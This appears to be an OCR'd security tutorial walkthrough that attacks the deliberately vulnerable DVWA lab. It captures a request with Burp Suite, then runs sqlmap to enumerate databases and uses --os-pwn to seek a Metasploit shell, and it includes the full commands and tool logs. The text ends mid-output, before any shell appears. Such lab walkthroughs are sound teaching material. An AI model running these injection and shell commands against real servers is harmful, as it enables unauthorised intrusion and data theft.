
Exploiting the Webserver using Sqlmap and Metasploit (OS-Pwn)

hackingarticles.in/exploiting-webserver-using-sqlmap-metasploit-os-pwn

Raj

January 8, 2017



Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - ...

192.168.0.102/dvwa/vulnerabilities/sqli

Vulnerability: SQL Injection

User ID: 1

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.ht
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Waiting for 192.168.0.102...

This article is about how to use sqlmap for SQL injection to hack victim pc and gain shell access. Here I had performed SQL attack to gain three different types of the shell (meterpreter, command shell and VNC)

Requirement:

- **Xampp/Wamp Server**
- **DVWA Lab**
- **Kali Linux: Burp suite, sqlmap tool**

Very first you need to install DVWA lab in your XAMPP or WAMP server, read full article from[here](#)

Logging into DVWA and Setting Security Level


Now open the DVWA in your pc and login with following credentials:

Username – admin

Password – password

Click on **DVWA Security** and set Website **Security Level low**


From the list of vulnerabilities select **SQL Injection** for your attack. Type **user ID: 1** in text box. Don't click on submit button without setting browser proxy. Set your browser proxy to make burp suite work properly.


Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - ...
File Edit View History Bookmarks Tools Help
Connecting...
192.168.0.102/dvwa/vulnerabilities/sqli
Search
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
Vulnerability: SQL Injection
User ID: 1
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.ht
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
Waiting for 192.168.0.102...

Capturing Request and Extracting Cookies

Let's start out SQLMap to Metasploit OS exploitation.

Turn on burp suite click on **the proxy** in the menu bar and go **for intercept is on the button**. Come back and click on **submit** button in dvwa. Burp suit will provide" cookie" and "referrer" under fetched data which will be used later in sqlmap commands.




Request to http://192.168.1.79:81

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.1.79:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=low; PHPSESSID=jgs556m0prcdlpt8olivheed47
Connection: close
Cache-Control: max-age=0
```


Let’s enumerate all databases name using “referrer and cookies” under sqlmap command.

```
sqlmap -u "http://192.168.1.79:81/dvwa/vulnerabilities/sqli/?id=1&submit=submit" --cookie="security=low; PHPSESSID=jgs556oh1j1n8pc1ea0ovmeed47" --dbs
```



```
root@kali:~# sqlmap -u "http://192.168.1.79:81/dvwa/vulnerabilities/sqli/?id=1&Su
bmit=Submit" --cookie="security=low; PHPSESSID=jgs556m0prcd1pt8olivheed47" --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.0.12#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable lo
cal, state and federal laws. Developers assume no liability and are not responsib
le for any misuse or damage caused by this program

[*] starting at 05:08:31

[05:08:32] [INFO] testing connection to the target URL
[05:08:32] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[05:08:32] [INFO] testing if the target URL is stable
[05:08:33] [INFO] target URL is stable
[05:08:33] [INFO] testing if GET parameter 'id' is dynamic
[05:08:33] [WARNING] GET parameter 'id' does not appear to be dynamic
[05:08:33] [INFO] heuristic (basic) test shows that GET parameter 'id' might be i
njectable (possible DBMS: 'MySQL')
[05:08:33] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vul
nerable to cross-site scripting attacks
[05:08:33] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads spe
cific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending p
```


It has dumped all names of the database. Now I am going to choose dvwa to access its back-end database management system.



```
---
[05:09:44] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.15, Apache 2.4.17
back-end DBMS: MySQL >= 5.0
[05:09:44] [INFO] fetching database names
available databases [6]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Now type the following command to access shell of the web server and follow the screenshot.


sqlmap -u "http://192.168.1.79:81/dvwa/vulnerabilities/sqli/?id=1&submit=submit" --cookie="security=low; PHPSESSID=jgs556oh1j1n8pc1ea0ovmeed47" -D dvwa --os-pwn



```
root@kali:~# sqlmap -u "http://192.168.1.79:81/dvwa/vulnerabilities/sqli/?id=1&Su
bmit=Submit" --cookie="security=low; PHPSESSID=jgs556m0prcd1pt8o1ivheed47" -D dvw
a --os-pwn
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.0.12#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable lo
cal, state and federal laws. Developers assume no liability and are not responsib
le for any misuse or damage caused by this program

[*] starting at 05:10:00

[05:10:00] [WARNING] you did not provide the local path where Metasploit Framewor
k is installed
[05:10:00] [WARNING] sqlmap is going to look for Metasploit Framework installatio
n inside the environment path(s)
[05:10:00] [INFO] Metasploit Framework has been found installed in the '/usr/bin'
 path
[05:10:00] [INFO] resuming back-end DBMS 'mysql'
[05:10:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)
```

